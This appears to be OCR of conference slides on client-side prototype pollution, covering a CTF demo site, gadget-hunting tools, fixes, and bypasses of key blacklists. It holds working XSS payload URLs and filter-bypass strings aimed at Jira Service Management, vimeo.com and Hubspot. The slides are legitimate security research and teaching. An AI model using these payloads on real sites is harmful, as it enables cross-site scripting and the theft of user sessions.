

Prototype pollution via jquery-
ctf.nikitastupin.com/pp/known.html?__proto__[polluted]=test
Hi, guys! :)
Elements
Console
Sources
Network
Performance
top
Filter
Default levels
if (typeof $!== 'undefined' && typeof $.zepto !== 'undefined') {
gadgets.push('Zepto.js');
}
console.log(gadgets);
})();
["Twitter Universal Website Tag"]
VM126:80
undefined


Prototype pollution via jquery-c
ctf.nikitastupin.com/pp/known.html?__proto__[hif][]=javascript:alert(docu...
Hi, guys! :)
An embedded page on this page says
ctf.nikitastupin.com
OK


Identifying unknown gadgets


- Use https://github.com/filedescriptor/untrusted-types
  - Apply patch to exclude sinks that triggered before prototype pollution happens
- https://github.com/BlackFan/cspp-tools/tree/main/prototype_checker
- I've experimented with instrumentation (similar to pollute.js)
  - Instrumentation hangs web pages :(
- https://ctf.nikitastupin.com/pp/unknown.html try yourself!


Prototype pollution via jquery-
ctf.nikitastupin.com/pp/unknown.html?__proto__[polluted]=31337
Hi! :)
Elements
Console
Sources
Network
Performance
top
Filter
Default levels
if (typeof $!== 'undefined' && typeof $.zepto !== 'undefined') {
gadgets.push('Zepto.js');
}
console.log(gadgets);
})();
[]
VM98:80
undefined




Prototype pollution via jquery-
ctf.nikitastupin.com/pp/unknown.html
Hi! :)
Wappalyzer
Website & contact lists
Web servers
Nginx 1.14.0
JavaScript libraries
jQuery
Operating systems
Ubuntu
Reverse proxies
Nginx 1.14.0
Create an alert for this website


Prototype pollution via jquery-
ctf.nikitastupin.com/pp/unknown.html
Hi! :)
Elements
Console
Sources
Network
Performance
top
Filter
Default levels
https://ctf.nikitastupin.com/pp/unknown.html UNTRUSTED_TYPES_CHECK_STACK_BELOW:23
eval
this
log @ UNTRUSTED_TYPES_CHECK_STACK_BELOW:23
https://ctf.nikitastupin.com/pp/unknown.html UNTRUSTED_TYPES_CHECK_STACK_BELOW:23
HTMLScriptElement src
https://ctf.nikitastupin.com/pp/hello.js
log @ UNTRUSTED_TYPES_CHECK_STACK_BELOW:23
loadContent @ unknown.html:17


Prototype pollution via jquery-c
ctf.nikitastupin.com/pp/unknown.html?__proto__[scriptSource]=h...
ctf.nikitastupin.com says
ctf.nikitastupin.com
OK

How it started

HackerOne XSS via Prototype Pollution [wcbowling](#), [corb3nik](#)



https://hackerone.com/reports/986386

Prototype Pollution via location

- Vulnerable JS libraries were written over 5-10 years ago
- Widely spread in code snippets and dependencies
- Can often be triggered from the main page
- May be found in third party scripts (Hubspot tracking code, Segment analytics, etc)

Examples of fixes

- Removing vulnerable code (!)
- Key Blacklisting
- Objects without Prototypes

  Object.create(null)
- Prevent adding new properties to the prototype
  - Object.freeze(Object.prototype)
- Changing the ECMAScript specification


Key Blacklisting

Default hotfix bypass

__proto__[xxx]=value	Forbidden
constructor[prototype][xxx]=value	Allowed

Key Blacklisting

Jira Service Management < 4.18.0 fix bypass



Key Blacklisting

Jira Service Management < 4.18.0 fix bypass

__proto__.xxx=value	Forbidden
constructor.prototype.xxx=value	Forbidden

Key Blacklisting

Jira Service Management < 4.18.0 fix bypass

backbone-query-parameters:

```
_setParamValue: function(key, value, data) {
  // use '.' to define hash separators
  key = key.replace('[]', '');
  key = key.replace('%5B%5D', '');
  var parts = key.split('.');
```

Key Blacklisting

Jira Service Management < 4.18.0 fix bypass

__proto__.xxx=value	Forbidden
constructor.prototype.xxx=value	Forbidden
__pr[]oto__.xxx=value	Allowed


Key Blacklisting

vimeo.com fix bypass

__proto__[xxx]=value	Forbidden
__pr%6Fto__[xxx]=value	Allowed

Key Blacklisting

vimeo.com fix bypass



Key Blacklisting

Hubspot Analytics uses deparam and key blacklisting

key=value	Simple Parsing (without blacklist)
key[xxx]=value	Complex Parsing
__proto__[xxx]=value	Forbidden

Key Blacklisting

Simple parsing supports arrays

key=value	Simple Parsing (without blacklist)
key=value&key=value2	['value', 'value2']

Key Blacklisting

Fix bypass [nikitastupin]

key=value	Simple Parsing (without blacklist)
